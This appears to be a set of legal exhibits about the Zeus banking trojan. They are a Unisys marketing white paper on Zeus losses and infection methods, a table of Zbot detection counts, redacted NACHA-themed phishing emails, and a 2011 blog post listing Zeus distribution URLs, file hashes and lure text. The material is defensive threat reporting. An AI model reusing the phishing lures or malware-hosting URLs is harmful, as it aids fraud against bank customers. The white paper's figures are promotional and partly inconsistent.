Zeus is estimated to have caused damages worth US$100 million since its inception. Alarmingly, up-to-date anti-virus programs are effective at blocking Zeus infections only 23 percent of the time. It is clear that traditional anti-virus software alone cannot be used to combat Zeus. Companies need to consider radical innovations in security to ensure protection from online fraud and to maintain customer goodwill.

This paper provides visibility into the intrinsic risk that Zeus has over the banking industry and how Unisys can help avoid the threat through its security portfolio.

Table of Contents

Introduction

“Nordea Bank loses $1.14 million in online fraud” – iTWire (Jan 2007)

“Heartland Payment Systems says malware breach cost $12.6 million” – ZDNet (May 2009)

“Conficker worm affects millions of users worldwide” – New York Times (Apr 2009)

“ATM malware in Eastern Europe lets criminals steal data and cash” CNET news (June 2009)

These are just a few instances of banks and financial institutions being affected by malware (short for malicious software). With the rise of widespread broadband Internet access, malware has now emerged as the primary vehicle for organized cybercrime. As noted in Symantec’s annual report for 2009, the number of detected malware samples in 2009 grew by 71 percent as compared to 2008. Most malwares are now geared towards making profit and enabling financial gain. This has led to an increased attack on banking and financial systems. As a result, the total monetary loss related to online fraud has soared from[1] US$265 million in 2008 to US$559.7 million in 2009. The worst affected is the SMB sector (small and medium business) which, per the FBI, has lost US$40 million since 2004 courtesy online banking scams.

A recent survey of over 500 US-based SMB organizations[2] revealed that approximately 55% of the SMBs experienced a fraud attack in the last year with over 50% experiencing multiple incidents. Of these, 58% of the incidents involved online banking. Alarmingly, 87% of the victims failed to fully recover lost funds, recovering only 44% of the losses on average. A separate study of 50 SMBs, which fell prey to online banking Trojans in 2009, revealed that they lost US$157,000 on average.

The spread of malware has not been restricted to the SMB sector or the US alone. Losses from online banking fraud in the UK rose 14% in 2009 year-over-year to reach a total of £59.7million.[3] The bulk of the rise was due to an increase in the number of criminals infecting online bankers' computers with malware capable of gathering a person's online banking details, thus allowing fraudsters to steal money from their account. Such fraud has increased exponentially since 2007, when the Zeus malware was first detected.

The Zeus malware is one of the most pervasive and damaging banking malware known to date. It is primarily observed to be used for financial gain by stealing online credentials such as online banking, email, FTP and other passwords, although it is also capable of taking complete control of a compromised computer. Zeus was first used in 2007 to steal information from the United States Department of Transportation, but has evolved over time. The ease of use of Zeus has made it an ideal tool for even novice hackers to easily steal banking-related information from an individual, or customer-related data from a server. Being freely traded in underground forums, it has become widely prevalent and is now being distributed by multiple, unrelated parties.

Zeus reached record numbers in May 2009 with more than 5,000 variants. It has essentially earned the ‘bestseller’ status among malware with such wide variants. The Zeus malware alone is estimated to have caused damages worth US$100 million since its inception. Actual figures may be much higher since currently no government entity tracks and reports on the number of victim organizations and the amounts lost. Trend Micro recently reported discovering a new Zeus variant targeting major consumer banks in Italy, England, Germany and France.

[1] Source: “2009 Internet Crime Report” released by the Internet CrimeComplaints Center (iC3)

[2] Survey conducted by the Ponemon Institute and Guardian Analytics

[3] Source: “New card and banking fraud figures” released by the UK Cards association

Impact of Zeus

Financial Damage

According to security company Trusteer, Zeus alone accounts for 44% of all banking malware infections. Many cases involve SMBs (see box below) who have had huge amounts transferred out of their accounts without their knowledge.

Little & King LLC, a small promotions company based out of Merrick, N.Y, lost $164,000 in fraudulent wire transfers in Feb 2010, after one of its computers was infected by the Zeus malware. The firm now faces bankruptcy since it has run out of funds for working capital.

Cyber criminals based in Ukraine stole $415,000 in July 2009 from the coffers of Bullitt County, Kentucky by unauthorized wire transfers, using Zeus and the victim's own Internet connection.

Smile Zone, a Springfield, Missouri based dental practice, lost $205,000 in March 2010 after being affected by Zeus.

In most cases of financial loss due to malware, banks try to reverse the fraudulent transfers and are at least able to partially recover the funds (see box below), but the chances of that succeeding diminish rapidly after the first 24 hours following unauthorized activity. Businesses do not enjoy the same protections afforded to consumers hit by online fraud, as banks do not offer insurance against fraud to business customers.

Port Austin, Michigan-based United Shortline Insurance Service Inc fell victim to the Zeus trojan and lost nearly $150,000 in March 2010. Luckily its bank, the Bay Port State Bank, was able to recover about half the money.

Eskola LLC, a Tennessee-based roofing firm and Orange Family Physicians, a medical practice in Virginia, lost $130,000 and $46,000 respectively to Zeus in January 2010. While Eskola's bank recovered around $100,000, Orange Physicians' bank could recover only $6000.

The cases detected so far are probably just the tip of the iceberg; most victims are unwilling to disclose their identity or the full extent of their financial losses, fearing implications for their businesses.

Damage to Goodwill

The recent months have seen a flurry of malware-related lawsuits. Victims of online fraud are now suing their banks to recover some of their losses (see box).


In Illinois, a couple whose bank account was robbed of US$26,500 has been allowed to sue their bank, Citizens Financial Bank, for its alleged failure to implement the latest security measures designed to prevent such compromises. The outcome of these cases is still awaited.

Banks are currently under no legal obligation to reimburse business customers for losses suffered due to malware. Such incidents, however, cause a huge loss of reputation and bad publicity for the bank, in addition to loss of confidence among customers who transfer their accounts to other banks. Since trust is fundamental to banking institutions, such incidents lead to decreased growth for the affected banks. Customers also begin to migrate away from the cost-effective online banking channels, leading to increased costs for the bank.

Scale of Infection

Though it is difficult to trace exactly how many systems have been affected by Zeus, it is estimated that around 3.6 million PCs are infected in the US alone. Research indicates that as of April 2010, 88% of Fortune 500 companies have been affected by this malware.[4]

The most recently detected large Zeus botnet is the so-called Kneber botnet. In February 2010, the US-based corporate security company NetWitness reported the detection of Zeus-infected computers in 2,500 organizations in 196 countries worldwide. A total of 76,000 infected computers were detected.




[4] Source: Report by RSA' FraudAction Anti-Trojan division

As of October 28, 2009 Zeus had also sent out over 1.5 million phishing messages on Facebook. From November 2009, Zeus spread via e-mails purporting to be from Verizon Wireless. A total of nine million of these phishing e-mails were sent.

Per the Microsoft Malware Protection Center, the number of Zeus infections has increased when compared to last year. The figure below illustrates the same:


Out of the 11 international domains that Zeus targets, 8 are banks offering internet banking services to its clients and the other 3 are commercial internet service providers.

Running Zeus from any location is exceedingly possible. More often or not, malicious users place their servers with European, Chinese, North American and Russian providers as they offer well developed hosting services. Zeus records the location of the host when the bot checks into the command and control server.



Zeus targets certain top level domains; the most commonly targeted domains are international domains (.org and .com) which belong to large multinationals.

The following chart clearly depicts the top domains that are targeted by Zeus:



Top 5 victim countries affected by Zeus are:


Country Name	% Machines Infected
Egypt	19%
Mexico	15%
Saudi Arabia	13%
Turkey	12%
United States	11%

How Zeus Works

The primary purpose of Zeus is to steal online

Malware is designed to infiltrate a computer system without the owner's informed consent. While malware was initially written for pranks, experiments or vandalism, it is now primarily used to perpetrate online fraud. Zeus is a specific kind of malware known as a 'botnet'. A botnet is a collection of software agents designed to run autonomously and automatically. Malware writers are now increasingly using botnets to affect as many machines as possible and use a 'bot master' to control the group remotely, if required. Other notable botnets apart from Zeus are Storm, Conficker, Mega-D, Pushdo and Srizbi.

Zeus is likely to have originated in Russia or Eastern Europe and has now entered the underground cybercriminal community as a commodity. Zeus is also known as ZBot, PRG, Wsnpoem, Gorhax and Kneber.



Typical Phishing Infection Flow:

Spammed messages supposedly from legitimate sites arrive in users inboxes

Clicking the embedded link in the message leads users to a phishing site

This phishing site asks users to enter their credentials; once logged in, users will be redirected to a download link

Other Phishing Infection Flow Found:

User unknowingly downloads a malicious file from malicious sites

Users end up downloading and installing a ZBOT variant onto their system

ZBOT variants are known for logging users keystrokes to steal personally identifiable information (PII), particularly financial related data, which is then sent to cyber criminals

Zeus primarily targets machines running Microsoft Windows XP (SP2/SP3). Windows Vista machines have also been found to be infected. The primary purpose of Zeus is to steal online credentials. This is done by techniques such as keystroke logging, capturing screenshots, or advanced methods such as HTML injection into web pages and exploiting browser vulnerabilities. Zeus gathers a variety of system information along with passwords and encryption certificates and sends this to a command-and-control server. The server can also send a configuration file to the bot,, specifying a list of actions to be performed.

The Zeus crimeware kit can be purchased for as low as US$700 and provides a ready-to-deploy package for hackers to distribute their own botnet. The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command - and -control server. ZBot is a generic back door that allows full control by an unauthorized remote user. However it is primarily observed to be used for financial gain by stealing online credentials such as online banking, email, FTP and other passwords.

Latest Developments in Zeus

- Zeus is now exploiting features in Adobe Reader to launch malicious attacks.
- Zeus 1.6, which is the latest version of Zeus in market, is targeting Firefox browser
- With the explosion of social networking across the globe, Zeus is now using social networking sites to send out its phishing messages to users; for instance, last year it sent out close to 1.5 million messages to Facebook users. If a user opened that message there would be a Trojan that would be installed on their system

The Traditional Malware Control Approach vs. Zeus Malware

The results of the survey conducted by Trusteer, a security company, on close to 10, 000 machines are quite astonishing. Zeus is able to penetrate close to 55 percent of systems which have up-to-date antivirus. Up-to-date anti-virus programs are effective at blocking Zeus infections only 23 percent of the time.

The above table clearly shows that the traditional assumption that the system is free from any virus attack, if there is an antivirus installed on it, does not hold true in case of Zeus.

What is even more alarming is that Zeus is now reported to have successfully undermined the two-factor authentication put in place by many banks. Even the use of biometrics may not be helpful (see box below). This makes it clear that multiple-factor authentication simply cannot prevent fraudulent activity if the user is operating from a compromised environment in the first place.

A New Hampshire-based IT consulting firm, Cynxsure LLC, employed a fingerprint scanner for authentication to mitigate risks from password-stealing malware. However, Cynxsure still ended up losing nearly $100,000 in February 2010. Zeus trojans include a feature called “form grabber” that effectively steals the fingerprint authentication data before the web browser can encrypt it.

It is now understood that, to reduce the risk associated with being exposed to powerful malwares such as Zeus, just installing and updating antivirus software may not be sufficient. Companies need to look at radical innovations in the security field and adopt new technologies to ensure that their machines never get compromised. This will go a long way to protecting them from any kind of online fraud, and help them maintain customer goodwill.

	General Population	Zeus Infected
No Antivirus found	23%	31%
Antivirus found but not up-to-date	6%	14%
Antivirus is up-to-date	71%	55%

Conclusion

Zeus today has earned a reputation as the most dangerous malware for the banking industry. This is primarily because of the vast number of toolkit versions readily available, as well as the features it possesses, to thwart the traditional antivirus solutions. The ease of use that Zeus provides makes it ideal for even an amateur hacker to easily steal online banking and other credentials for financial gain. Zeus is now being used by cybercriminals to steal personal information and even people's identities.

With Zeus having infected almost 90 percent of Fortune 500 companies, and causing huge financial damages to around 2400 companies in 196 countries worldwide, it is unarguably among the top malwares that exist today. Though antivirus companies are struggling hard to provide the right solution for a Zeus free environment, the malware continues to evolve and thwart their efforts.

It is clear that the conventional methods of malware control have not succeeded against Zeus which has, therefore, managed to cause an estimated damage of more than US$100 million since its inception. This is primarily because conventional methods are not fully effective if the user is operating from a compromised environment in the first place.

At Unisys, we assess, design, develop, and manage mission-critical solutions that secure resources and infrastructure for governments and businesses. Our approach integrates resource and infrastructure security, creating the most effective and efficient security environment possible and freeing our client to focus on best serving its citizens and customers. Keeping this in mind, Unisys has developed the Secure Virtual Terminal solution for the banking industry to address security risks such as Zeus. The Secure Virtual Terminal device simply needs to be plugged into the USB port of any laptop or desktop computer to transform it to a trusted online banking terminal. When the online banking session is completed, the device can be removed and the computer returns to normal. This simple and easy-to-use solution, based on Unisys' patent-pending Communities of Interest (CoI) technology, can go a long way towards eliminating the threat from Zeus and other malware. For more information, please contact your Unisys representative or visit us at www.unisys.com.


For more information, contact your Unisys representative.
Or visit our website at: www.unisys.com

Printed in the United States of America 05/10 10-0156

EXHIBIT 20

Threat Name	Report Volume
PWS:Win32/Zbot.gen!Y	6,078,650
PWS:Win32/Zbot	3,480,907
Virus:Win32/Zbot.B	963,303
PWS:Win32/Zbot.gen!R	879,257
PWS:Win32/Zbot.gen!AF	702,763
PWS:Win32/Zbot.gen!W	370,157
Virus:Win32/Zbot.A	274,346
PWS:Win32/Zbot.gen!AI	157,186
PWS:Win32/Zbot.gen!AA	92,146
PWS:Win32/Zbot.gen!C	90,149
PWS:Win32/Zbot.gen!Q	60,858
PWS:Win32/Zbot.PG	57,310
PWS:Win32/Zbot.ADH	42,975
PWS:Win32/Zbot.M	31,972
PWS:Win32/Zbot.gen!B	31,716
PWS:Win32/Zbot.ZT	29,986
PWS:Win32/Zbot.SZ	27,838
PWS:Win32/Zbot.gen!V	27,233
PWS:Win32/Zbot.J	26,718
PWS:Win32/Zbot.RS	24,192
PWS:Win32/Zbot.TQ	23,577
PWS:Win32/Zbot.GA	23,524
PWS:Win32/Zbot.gen!G	12,647
PWS:Win32/Zbot.SQ	11,964
Virus:Win32/Zbot.C	11,485
PWS:Win32/Zbot.WR	11,358
PWS:Win32/Zbot.BT	11,241
TrojanDownloader:Win32/Zbot.D	9,504
PWS:Win32/Zbot.QX	9,171
PWS:Win32/Zbot.BY	8,520
PWS:Win32/Zbot.ADI	8,474
PWS:Win32/Zbot.SU	8,451
PWS:Win32/Zbot.G	7,850
PWS:Win32/Zbot.SV	7,820
TrojanDownloader:Win32/Zbot.C	7,636
PWS:Win32/Zbot.AEE	7,205
PWS:Win32/Zbot.ADK	6,948
PWS:Win32/Zbot.SP	5,987
PWS:Win32/Zbot.ST	5,895
PWS:Win32/Zbot.PK	5,434
PWS:Win32/Zbot.ADP	5,261
PWS:Win32/Zbot.TV	5,224
PWS:Win32/Zbot.TO	4,967
PWS:Win32/Zbot.SX	4,920
PWS:Win32/Zbot.RL	4,589
PWS:Win32/Zbot.AEB	4,183
PWS:Win32/Zbot.C	4,097
PWS:Win32/Zbot.AEK	3,906
PWS:Win32/Zbot.ADN	3,715
PWS:Win32/Zbot.LS	3,619
PWS:Win32/Zbot.ADT	3,407
PWS:Win32/Zbot.I	3,379
PWS:Win32/Zbot.BF	3,365
PWS:Win32/Zbot.ZX	3,233
PWS:Win32/Zbot.TZ	3,232
PWS:Win32/Zbot.SL	3,178
PWS:Win32/Zbot.AR	3,003
PWS:Win32/Zbot.AEF	2,892
PWS:Win32/Zbot.Y	2,860
PWS:Win32/Zbot.AAH	2,733
TOTAL:	**13,730,116**

EXHIBIT 21



https://[redacted]/owa/?ae=Item&t=IPM.Note&id=RgAAAADWGHbjK6fOQoDnzGj0CouaBwDbEadyFSv%2fQqqoSYtf0kVPAAAFv9%2b'

nacha5_sbj}

transactions@nacha.org

To: [redacted]

09 February 2012 08:14

NACHA
The Electronic Payments Association™

The following information involves the ACH transfer that was primarily performed by you or any other person on 02-02-2012.

Transaction ID:	565086965534
Status of the transaction:	rejected
Supplementary information:	Please refer to the detailed report

Sincerely,
Violette Coirs.
2012 NACHA - The Electronic Payments Association
This email is sent by an automated system. Please do not respond.

[redacted]

From: The Electronic Payments Association [alert@nacha.org]
Sent: Wednesday, February 15, 2012 2:40 PM
To: [redacted]
Subject: Your ACH transaction

NACHA
The Electronic Payments Association™

The ACH transfer (ID: 903838655321), recently sent from your checking account (by you or any other person), was rejected by the Electronic Payments Association.

Rejected transfer	
Transaction ID:	903838655321
Reason for rejection	See details in the report below
Transaction Report	report_903838655321.doc (Microsoft Word Document)

13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

2011 NACHA - The Electronic Payments Association

[redacted]

From: The Electronic Payments Association [ach@nacha.org]
Sent: Wednesday, February 15, 2012 2:44 PM
To: [redacted]
Subject: Your ACH transaction

NACHA
The Electronic Payments Association™

The ACH transaction (ID: 1509312402440), recently initiated from your checking account (by you or any other person), was canceled by the Electronic Payments Association.

Rejected transfer	
Transaction ID:	1509312402440
Rejection Reason	See details in the report below
Transaction Report	report_1509312402440.doc (Microsoft Word Document)

13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

2011 NACHA - The Electronic Payments Association

[redacted]

From: The Electronic Payments Association [alerts@nacha.org]
Sent: Wednesday, February 15, 2012 2:49 PM
To: [redacted]
Subject: ACH payment rejected

NACHA
The Electronic Payments Association™

The ACH transfer (ID: 3147130372641), recently sent from your checking account (by you or any other person), was canceled by the other financial institution.

Canceled transfer	
Transaction ID:	3147130372641
Reason for rejection	See details in the report below
Transaction Report	report_3147130372641.doc (Microsoft Word Document)

13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

2011 NACHA - The Electronic Payments Association

[redacted]

From: The Electronic Payments Association [transactions@nacha.org]
Sent: Wednesday, February 15, 2012 2:35 PM
To: [redacted]
Subject: Your ACH transaction

NACHA
The Electronic Payments Association™

The ACH transfer (ID: 57953497949188), recently sent from your bank account (by you or any other person), was canceled by the other financial institution.

Canceled transaction	
Transaction ID:	57953497949188
Reason of rejection	See details in the report below
Transaction Report	report_57953497949188.doc (Microsoft Word Document)

13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

2011 NACHA - The Electronic Payments Association

EXHIBIT 22

CyberCrime & Doing Time

A Blog about Cyber Crime and related Justice issues

THURSDAY, JULY 28, 2011

"Government-related" Zeus spam continues

As we discussed in yesterday's article, "Wrong transaction" hotel spam, the UAB Spam Data Mine now has an ability to provide early alerting when a new spam campaign is directly linking to executable files.

Update: New Zeus distribution site, July 29th AM:

We are receiving spam emails this morning from "nacha.org" From: addresses that direct us to this Zeus distribution site.

hxxp://federalreserve-alert.com/transaction_report.pdf.exe

Here's the VirusTotal report: As of this timestamp (5:30 AM Central time) we see (5 of 43) detections. Only 2 of those are calling this Zeus.

This morning we have a new example of this capability in the form of the two most recent installments of a long-running "government-related" Zeus campaign.

One of the two spammed destinations is:

alert-irs.com /00000700973770US.exe MD5 = 0691a4856713edc97664e60db735747c

This malware is currently showing a (12 of 43) detection rate at VirusTotal, as seen in this VirusTotal Report.

The other spammed destination is:

fdic-updates.com /system_update_07_28.exe MD5 = 7a0303fdb809ac0c1a84123b106992c2

This malware is currently showing a (8 of 43) detection rate at VirusTotal, as seen in this VirusTotal Report.

Both files are 172,032 bytes in size, but currently the FDIC one is showing a dramatically wider distribution via email than the IRS one, which may be an indication of "targeting" by the latter.

The FDIC version has been seen almost 500 times, despite the fact that the campaign is less than 45 minutes old as of this writing. Here is the count per 15 minute block seen in the UAB Spam Data Mine:

```
  5 | ACH and Wire transfers disabled.      | 2011-07-28 06:00:00
  3 | Banking security update.              | 2011-07-28 06:00:00
  1 | Update for your banking account.      | 2011-07-28 06:00:00
107 | ACH and Wire transfers disabled.      | 2011-07-28 05:45:00
```

GarWarner

UAB's Director of Research in Computer Forensics
Twitter: http://twitter.com/GarWarner

View my complete profile

Subscribe To

Posts

Comments

Blog Archive

▼ 2011 (28)
- ► November (3)
- ► October (1)
- ► August (4)
- ▼ July (6)
  - "Wrong Transaction" Hotel spam malware continues t...
  - "Government-related" Zeus spam continues
  - "Wrong Transaction" Hotel Spam
  - MasterCard spam leads to Fake AV
  - My Friend's Been Hacked!
  - FBI + Romanian DIICOT = 117 Search warrants and 10...
- ► June (1)
- ► May (2)
- ► April (2)
- ► March (6)
- ► February (1)
- ► January (2)

► 2010 (83)

► 2009 (98)

► 2008 (102)

► 2007 (31)

► 2006 (5)

```
   138 | Banking security update.             | 2011-07-28 05:45:00
   108 | Security update for banking accounts. | 2011-07-28 05:45:00
   122 | Update for your banking account.      | 2011-07-28 05:45:00
     1 | Banking security update.             | 2011-07-28 05:30:00
     1 | Security update for banking accounts. | 2011-07-28 05:30:00
     1 | ACH and Wire transfers disabled.      | 2011-07-28 05:15:00
     1 | Banking security update.             | 2011-07-28 05:15:00
     1 | Security update for banking accounts. | 2011-07-28 05:15:00
```

(Timestamps are US-Central Time, GMT -6)

The FDIC spam comes from email addresses that randomly associate these "usernames" with these "hostnames". Everything in the first column was seen combined with everything in the second column.

```
admin            @   admin.fdic.gov
adminnistration  @   administration.fdic.gov
cunsumer         @   fdic.gov
FDIC             @   security.fdic.gov
finance          @
govdelivery      @
information      @
inspector        @
news             @
no-reply         @
privacy_policy   @
protection       @
public           @
report           @
service          @
stats            @
support          @
webannouncements @
```

Here's what the email actually says:

> Dear clients,
> Your account **ACH and Wire transactions** have been
> temporarily suspended for your settings, due to the
> expiration of your security version. To download and install the
> **newest Updates,** click here.
>
> As soon as it is Applied, your transaction abilities will be fully restored.
>
> Best regards,
> Online security department
> Federal Deposit Insurance Corporation

The IRS related spam came first:

```
     2 | Internal Revenue Service     | 2011-07-28 04:15:00
     2 | Federal Tax payment rejected | 2011-07-28 04:00:00
```

Labels

- china (3)
- computer security careers (1)
- conficker (2)
- cyberwar (1)
- digital certificates (1)
- facebook (2)
- fake av (2)
- gumblar (1)
- koobface (1)
- law enforcement (9)
- malware (21)
- pharmaceuticals (4)
- phishing (25)
- public policy (2)
- spam (26)
- twitter (3)
- twitter malware (1)
- waledac (6)
